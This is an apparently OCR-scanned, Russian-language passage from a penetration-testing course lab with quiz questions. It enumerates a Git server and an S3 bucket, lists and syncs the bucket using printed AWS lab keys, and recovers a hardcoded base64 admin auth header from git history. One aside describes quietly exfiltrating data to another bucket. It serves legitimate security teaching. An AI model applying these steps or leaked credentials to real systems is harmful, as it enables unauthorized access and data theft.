
Можно начать с посещения SCM server на git.offseclab.io после успешного запуска initial lab.




Главная страница не предоставляет много информации. Мы найдем кнопку *Explore* для поиска публичной информации и кнопку входа. Если прокрутить вниз, мы найдем версию используемого SCM-ПО.



Запишем эту version, чтобы искать public exploits. Далее щелкнем *Explore*.



Хотя вкладка *Repositories* пуста, можно предположить, что у этого SCM-сервера, скорее всего, *есть* репозитории, но они приватные. Проверим вкладку *Users*.



Мы найдем пять users: *Billy*, *Jack*, *Lucy*, *Roger* и *administrator*.

Это полезная информация для нас! Однако пока мы не нашли ничего, что можно эксплуатировать. Запишем это и перейдем к перечислению целевого приложения.

1. Выполните перебор пользователей, обнаруженных на SCM-сервере, и найдите пользователя со слабым паролем. Какой пароль у этого пользователя?


2. При перечислении Git-сервера на чем следует сосредоточиться, если организация использует размещенное SCM-решение вроде GitHub или GitLab?

```
A) Exploiting third-party vulnerabilities
B) Enumerating public repositories and users
C) Brute forcing usernames and passwords
D) Accessing private repositories directly
```

3. Какова вероятная причина, по которой вкладка Repositories была пустой во время исследования?

```
A) The SCM server is not in use
B) The repositories are private
C) The server has no users
D) The server is misconfigured
```

Начнем с посещения application по адресу app.offseclab.io.



Текущая home page application не содержит много information. Могут существовать дополнительные HTTP routes, не перечисленные через links. Проведем быстрый brute force с помощью *dirb*. Нам просто нужно передать target URL command **dirb**.

```
kali@kali:~$ dirb http://app.offseclab.io

....

GENERATED WORDS: 4612


---- Scanning URL: http://app.offseclab.io/ ----
+ http://app.offseclab.io/index.html (CODE:200|SIZE:3189)
...
```

Листинг 8 - Running dirb Against Target

К сожалению, dirb не находит ничего полезного. Продолжим enumeration.

Поскольку SCM и сервер автоматизации не являются пользовательскими приложениями, их HTML-исходник вряд ли содержит полезную информацию. Однако исходный код этого приложения, вероятно, пользовательский, поэтому он особенно интересен для нас.

Щелкнем правой кнопкой мыши по page и выберем *View Page Source*.



Самая интересная information в source - использование S3 buckets для images.

```
<div class="carousel-item active">
    <img src="https://staticcontent-lgudbhv8syu2tgbk.s3.us-east-1.amazonaws.com/images/bunny.jpg" class="d-
    block w-100" alt="...">
</div>
<div class="carousel-item">
    <img src="https://staticcontent-lgudbhv8syu2tgbk.s3.us-east-1.amazonaws.com/images/golden-with-flower.
    jpg" class="d-block w-100"
        alt="...">
</div>
<div class="carousel-item">
    <img src="https://staticcontent-lgudbhv8syu2tgbk.s3.us-east-1.amazonaws.com/images/kittens.jpg" class="d-
    block w-100" alt="...">
</div>
<div class="carousel-item">
    <img src="https://staticcontent-lgudbhv8syu2tgbk.s3.us-east-1.amazonaws.com/images/puppy.jpg" class="d-
    block w-100" alt="...">
</div>
```

Листинг 9 - HTML-исходник с S3-бакетом

Имя S3-бакета в вашей лабораторной работе будет другим.

Просмотрев исходник, мы можем определить, что у этого бакета открыт публичный доступ как минимум к этим изображениям. Можно сделать вывод, что политика бакета должна разрешать публичный доступ к этим изображениям, поскольку страница загружает их, а исходник не использует предварительно подписанные URL. Попробуем выполнить curl к корню бакета, чтобы понять, что произойдет. Если у бакета включен публичный доступ, мы ожидали бы получить полный список всех файлов.

```
kali@kali:~$ curl https://staticcontent-lgudbhv8syu2tgbk.s3.us-east-1.amazonaws.com
<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>AccessDenied</Code><Message>Access Denied</Message><RequestId>VFK5KNV3PV9B8SKJ</
    RequestId><HostId>0J13xDMdIwQB3e3HLcQvfYpsRe1MO0Bn0OVUgl+7wtbs2v3XOZZn98WKQ0lsyqmpgnv5FjSGFaE=</HostId></
    Error>
```

Листинг 10 - Использование curl для перечисления S3-бакета - ошибка

К сожалению, с помощью curl перечислить бакет не удалось. Попробуем выполнить быстрое перечисление с помощью **dirb**. Мы проверим только первые 50 записей словаря `/usr/share/wordlists/dirb/common.txt`. Хотя это далеко не полный перебор, он даст общее представление о том, как бакет отвечает на перечисление. Начнем с вывода только первых 51 строк, потому что первая строка — пустая, и сохраним их в новый файл. Затем используем этот файл как словарь для команды **dirb**, где также укажем S3-бакет как цель.

```
kali@kali:~$ head -n 51 /usr/share/wordlists/dirb/common.txt > first50.txt

kali@kali:~$ dirb https://staticcontent-lgudbhv8syu2tgbk.s3.us-east-1.amazonaws.com ./first50.txt
...
---- Scanning URL: https://staticcontent-lgudbhv8syu2tgbk.s3.us-east-1.amazonaws.com/ ----
+ https://staticcontent-lgudbhv8syu2tgbk.s3.us-east-1.amazonaws.com/.git/HEAD (CODE:200|SIZE:23)
...
DOWNLOADED: 50 - FOUND: 1
```

Листинг 11 - Запуск перечисления S3-бакета

Во время этого быстрого перечисления мы обнаружили, что цель содержит папку **.git**. Из этого можно предположить, что S3-бакет содержит целый git-репозиторий. Если мы сможем скачать его полностью, он, скорее всего, даст нам много информации. Однако извлекать данные с помощью базового перебора будет пустой тратой времени, поскольку многие важные git-файлы являются случайными хешами. Вместо этого сменим подход и перечислим данные с помощью других техник.

Одна техника, которую можно попробовать, — использовать инструмент *AWS CLI* для перечисления бакета. Это задействует другой API, и мы можем использовать учетные данные. S3-бакеты часто неправильно настроены так, что ACL бакета блокирует публичный доступ, но разрешает доступ любому аутентифицированному пользователю AWS, даже если он находится в другой учетной записи AWS. Причина в названии этой политики — *AuthenticatedUsers*, которое многие системные администраторы путают с аутентифицированными пользователями в своей учетной записи AWS.

Используем IAM account, предоставленный при запуске lab, чтобы это проверить.

Из-за limitations lab этот IAM user действительно находится в том же AWS account, который содержит S3 bucket. Однако если у вас есть собственный IAM user в другом AWS account, можно использовать его и получить те же results.

Начнем с configuration AWS CLI с предоставленными credentials. Когда нас попросят указать region, используем region из bucket URL - *us-east-1*.

```
kali@kali:~$ aws configure
AWS Access Key ID [None]: AKIAUBHUBEGIBVQAI45N
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
```

Листинг 12 - Configuring AWS CLI

Далее используем CLI для перечисления бакета. Запустим команду **aws** с подкомандой **s3**. Для перечисления бакета можно использовать **ls**.

```
kali@kali:~$ aws s3 ls staticcontent-lgudbhv8syu2tgbk
                           PRE .git/
                           PRE images/
                           PRE scripts/
                           PRE webroot/
2023-04-04 13:00:52        972 CONTRIBUTING.md
2023-04-04 13:00:52         79 Caddyfile
2023-04-04 13:00:52        407 Jenkinsfile
2023-04-04 13:00:52        850 README.md
2023-04-04 13:00:52        176 docker-compose.yml
```

Листинг 13 - Вывод Bucket

Отлично! Мы смогли перечислить содержимое бакета. Далее скачаем бакет и поищем секреты.

1. Найдите флаг в исходном коде веб-страницы.

2. Какая полезная информация была обнаружена при просмотре HTML source приложения?

```
A) The admin login page
B) The application's database credentials
C) The use of S3 buckets for storing images
D) A hidden login route
```

3. Какая команда использовалась, чтобы вывести содержимое S3 bucket с помощью AWS CLI?

```
A) aws s3 sync
B) aws s3 ls
C) aws s3 cp
D) aws s3 rm
```

25.4. Discovering Secrets

Теперь, когда мы можем перечислить bucket и получить доступ как минимум к некоторым файлам внутри него, поищем секреты. Для этого проверим, какие файлы можно и нельзя скачать, а затем используем инструменты для поиска чувствительных данных в bucket.

Этот учебный блок охватывает следующие учебные цели:

• Определить, какие files доступны
• Проанализировать Git history для обнаружения secrets

Сначала рассмотрим contents, найденные при listing bucket.

```
kali@kali:~$ aws s3 ls staticcontent-lgudbhv8syu2tgbk
                           PRE .git/
                           PRE images/
                           PRE scripts/
                           PRE webroot/
2023-04-04 13:00:52        972 CONTRIBUTING.md
2023-04-04 13:00:52         79 Caddyfile
2023-04-04 13:00:52        407 Jenkinsfile
2023-04-04 13:00:52        850 README.md
2023-04-04 13:00:52        176 docker-compose.yml
```

Листинг 13 - Вывод Bucket

Во-первых, по каталогу **.git** можно определить, что это, скорее всего, целый git-репозиторий. Далее мы обнаруживаем **Jenkinsfile**, который указывает, что это потенциально может быть частью конвейера. Мы подробнее изучим этот файл позже. Также мы находим каталог **scripts**, который может быть интересен.

Сначала загрузим все содержимое, которое можем получить из бакета. Мы знаем, что у нас есть доступ к папке **images/**, но есть ли доступ к файлу **README.md**? Используем команду **aws s3**, на этот раз с операцией **cp**, чтобы скопировать **README.md** из бакета **staticcontent-lgudbhv8syu2tgbk** в текущий каталог. Также нужно добавить директиву **s3://** к имени бакета, чтобы указать AWS CLI, что мы копируем из S3-бакета, а не из папки.

Если есть большой объем чувствительной информации, который может быть valuable, мы можем попытаться exfiltrate data, копируя ее в другой AWS S3 bucket, а не напрямую downloading.

Использование команды AWS S3 cp позволяет выполнять более быстрые передачи между buckets и дает больше времени для последующего доступа к данным без немедленного привлечения внимания. Всегда отслеживайте необычные действия S3 bucket и применяйте строгие политики контроля доступа.

```
kali@kali:~$ aws s3 cp s3://staticcontent-lgudbhv8syu2tgbk/README.md ./
download: s3://staticcontent-lgudbhv8syu2tgbk/README.md to ./README.md
```

Листинг 13 - Вывод Bucket

Мы смогли download **README.md**. Изучим его contents.

```
kali@kali:~$ cat README.md
# Static Content Repository

This репозиторий holds static content.

While it only hold images for now, later it will hold PDFs and other digital assets.

Git probably isn't the best for this, but we need to have some form of version control on these assets later.

## How to use

To use the content in this репозиторий, simply clone or download the репозиторий and access the files as
    needed. If you have access to the S3 bucket and would like to upload the content to the bucket, you can
    use the provided script:

./scripts/upload-to-s3.sh

This script will upload all the files in the репозиторий to the specified S3 bucket.

## Contributing

If you would like to contribute to this репозиторий, please fork the репозиторий and submit a pull request
    with your changes. Please make sure to follow the contribution guidelines outlined in CONTRIBUTING.md.

# Collaborators
Lucy
Roger
```

Листинг 14 - Review README.md

README упоминает каталог scripts и способ загрузки в S3. Теперь, когда мы знаем, что можем загрузить файл **README.md**, попробуем скачать остальную часть bucket и проверить эти скрипты. Начнем с создания нового каталога `static_content`. Затем используем команду **aws s3**, но с оператором **sync**, чтобы синхронизировать все содержимое из источника в назначение. В качестве

источника укажем **s3://staticcontent-lgudbhv8syu2tgbk**, а в качестве назначения — только что созданный каталог.

```
kali@kali:~$ mkdir static_content

kali@kali:~$ aws s3 sync s3://staticcontent-lgudbhv8syu2tgbk ./static_content/
download: s3://staticcontent-lgudbhv8syu2tgbk/.git/COMMIT_EDITMSG to static_content/.git/COMMIT_EDITMSG
...
download: s3://staticcontent-lgudbhv8syu2tgbk/images/kittens.jpg to static_content/images/kittens.jpg

kali@kali:~$ cd static_content

kali@kali:~/static_content$
```

Листинг 15 - Downloading the S3 bucket

Начнем с просмотра script **scripts/upload-to-s3.sh**. На основании contents README можно предположить, что этот script используется для upload contents в S3. В этом file мы ищем потенциальные hard-coded AWS access keys, о которых developer мог забыть.

```
kali@kali:~/static_content$ cat scripts/upload-to-s3.sh
# Upload images to s3

SCRIPT_DIR=$( cd -- "$( dirname -- "${BASH_SOURCE[0]}" )" &> /dev/null && pwd )

AWS_PROFILE=prod aws s3 sync $SCRIPT_DIR/../ s3://staticcontent-lgudbhv8syu2tgbk/
```

Листинг 16 - Review S3 upload script

К сожалению для нас, скрипт не содержит секретов. Он выглядит довольно прямолинейно и только загружает содержимое репозитория в S3. Перечислим каталог **scripts** и проверим, содержат ли другие скрипты полезную информацию.

```
kali@kali:~/static_content$ ls scripts
update-readme.sh  upload-to-s3.sh

kali@kali:~/static_content$ cat -n scripts/update-readme.sh
01  # Update Readme to include collaborators images to s3
02
03  SCRIPT_DIR=$( cd -- "$( dirname -- "${BASH_SOURCE[0]}" )" &> /dev/null && pwd )
04
05  SECTION="# Collaborators"
06  FILE=$SCRIPT_DIR/../README.md
07
08  if [ "$1" == "-h" ]; then
09    echo "Update the collaborators in the README.md file"
10    exit 0
11  fi
12
13  # Check if both arguments are provided
14  if [ "$#" -ne 2 ]; then
15    # If not, display a help message
16    echo "Usage: $0 USERNAME PASSWORD"
17    exit 1
18  fi
19
20  # Store the arguments in variables
21  username=$1
22  password=$2
23
24  auth_header=$(printf "Authorization: Basic %s\n" "$(echo -n "$username:$password" | base64)")
25
26  USERNAMES=$(curl -X 'GET' 'http://git.offseclab.io/api/v1/repos/Jack/static_content/collaborators' -H
    'accept: application/json' -H $auth_header | jq .\[\].username |  tr -d '"')
27
```

```
28  sed -i "/^$SECTION/,/^#/{/$SECTION/d;//!d}" $FILE
29  echo "$SECTION" >> $FILE
30  echo "$USERNAMES" >> $FILE
31  echo "" >> $FILE
```

Листинг 17 - Review update-readme Script

Похоже, скрипт **update-readme.sh** находит collaborators на SCM-сервере и обновляет файл **README.md**. Судя по ссылке, использованной в строке 26, *Jack* является владельцем репозитория. Как мы и подозревали ранее, SCM действительно содержит приватные репозитории.

Можно определить, что скрипт принимает имя пользователя и пароль как аргументы. Это важно отметить, потому что если мы найдем историю bash пользователя, который выполнял этот скрипт, то можем найти учетные данные пользователя git.

Это почти все полезное, что сейчас можно получить из этого файла. Однако, поскольку это git-репозиторий, у нас есть вся история изменений, внесенных в репозиторий. Используем более специфичную для git методику для поиска чувствительных данных.

1. На основании листинга каталога, какой из следующих файлов указывает, что S3 bucket может быть частью CI/CD pipeline?

```
A) README.md
B) docker-compose.yml
C) Jenkinsfile
D) Caddyfile
```

2. Какая команда используется, чтобы синхронизировать все содержимое S3 bucket с локальным каталогом?

```
A) aws s3 cp
B) aws s3 sync
C) aws s3 ls
D) aws s3 mv
```

Поскольку git хранит не только файлы в репозитории, но и всю историю, при поиске секретов важно также изучить историю. Хотя некоторые инструменты могут помочь с этим, важно провести беглый ручной обзор, если автоматизированные скрипты ничего не найдут.

Один tool, который можно использовать для этого, - *gitleaks*. Сначала его нужно install. Используем **apt**, чтобы update list of packages, затем install package **gitleaks**.

```
kali@kali:~/static_content$ sudo apt update
...

kali@kali:~/static_content$ sudo apt install -y gitleaks
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  gitleaks
...
```

Листинг 18 - Installing gitleaks

Чтобы запустить gitleaks, нужно убедиться, что мы находимся в корневой папке `static_content`. Затем запустим бинарный файл **gitleaks** с подкомандой **detect**.

```
kali@kali:~/static_content$ gitleaks detect

    ○
    │╲
    │ ○
    ○ ░
```

```
    ▒    gitleaks

1:58PM INF no leaks found
1:58PM INF scan completed in 61.787205ms
```

Листинг 19 - Using gitleaks to Search for Secrets

К сожалению, gitleaks ничего не нашел. Однако всегда важно выполнить ручной обзор. Хотя мы не можем обнаружить все, можно сосредоточиться на конкретных элементах, которые привлекают внимание. Начнем с запуска **git log**, который перечислит все commits в текущей branch.

```
kali@kali:~/static_content$ git log
commit 07feec62e57fec8335e932d9fcbb9ea1f8431305 (HEAD -> master, origin/master)
Author: Jack <jack@offseclab.io>

    Add Jenkinsfile

commit 64382765366943dd1270e945b0b23dbed3024340
Author: Jack <jack@offseclab.io>

    Fix issue

commit 54166a0803785d745d68f132cde6e3859f425c75
Author: Jack <jack@offseclab.io>

    Add Managment Scripts

commit 5c22f52b6e5efbb490c330f3eb39949f2dfe2f91
Author: Jack <jack@offseclab.io>

    add Docker

commit 065abcd970335c35a44e54019bb453a4abd59210
Author: Jack <jack@offseclab.io>

    Add index.html

commit 6e466ede070b7fb44e0ef38bef3504cf87e866d0
Author: Jack <jack@offseclab.io>

    Add images

commit 85c736662f2644783d1f376dcfc1688e37bd1991
Author: Jack <jack@offseclab.io>

    Init Repo
```

Листинг 20 - Review Git History

Команда выводит журнал коммитов git в порядке убывания по времени создания коммита. В истории git мы видим, что после добавления скриптов управления пришлось исправить проблему. Посмотрим, что было изменено. Для этого используем **git show** и передадим хеш коммита.

Предупреждение

Ваш commit hash будет отличаться от показанного здесь.

```
kali@kali:~/static_content$ git show 64382765366943dd1270e945b0b23dbed3024340
commit 64382765366943dd1270e945b0b23dbed3024340
Author: Jack <jack@offseclab.io>

    Fix issue

diff --git a/scripts/update-readme.sh b/scripts/update-readme.sh
index 94c67fc..c2fcc19 100644
--- a/scripts/update-readme.sh
+++ b/scripts/update-readme.sh
@@ -1,4 +1,5 @@
```

```
 # Update Readme to include collaborators images to s3
+
 SCRIPT_DIR=$( cd -- "$( dirname -- "${BASH_SOURCE[0]}" )" &> /dev/null && pwd )

 SECTION="# Collaborators"
@@ -9,9 +10,22 @@ if [ "$1" == "-h" ]; then
    exit 0
 fi

-USERNAMES=$(curl -X 'GET' 'http://git.offseclab.io/api/v1/repos/Jack/static_content/collaborators' -H
    'accept: application/json' -H 'authorization: Basic YWRtaW5pc3RyYXRvcjo5bndrcWU1aGxiY21jOTFu' | jq .\[\].
    username |  tr -d '"')
+# Check if both arguments are provided
+if [ "$#" -ne 2 ]; then
+  # If not, display a help message
+  echo "Usage: $0 USERNAME PASSWORD"
+  exit 1
+fi
+
+# Store the arguments in variables
+username=$1
+password=$2
+
+auth_header=$(printf "Authorization: Basic %s\n" "$(echo -n "$username:$password" | base64)")
+
+USERNAMES=$(curl -X 'GET' 'http://git.offseclab.io/api/v1/repos/Jack/static_content/collaborators' -H
    'accept: application/json' -H $auth_header | jq .\[\].username |  tr -d '"')

 sed -i "/^$SECTION/,/^#/{/$SECTION/d;//!d}" $FILE
 echo "$SECTION" >> $FILE
 echo "$USERNAMES" >> $FILE
-echo "" >> $FILE
+echo "" >> $FILE
\ No newline at end of file
```

Листинг 21 - Review Git Diff

Из вывода мы видим, что разработчик удалил заранее заполненный заголовок авторизации и заменил его возможностью передавать учетные данные через командную строку. Такие ошибки распространены, когда разработчик тестирует скрипт. Заранее заполненные учетные данные все еще могут быть действительными и предоставить нам дополнительный доступ к SCM-серверу. Декодируем заголовок и попробуем учетные данные.

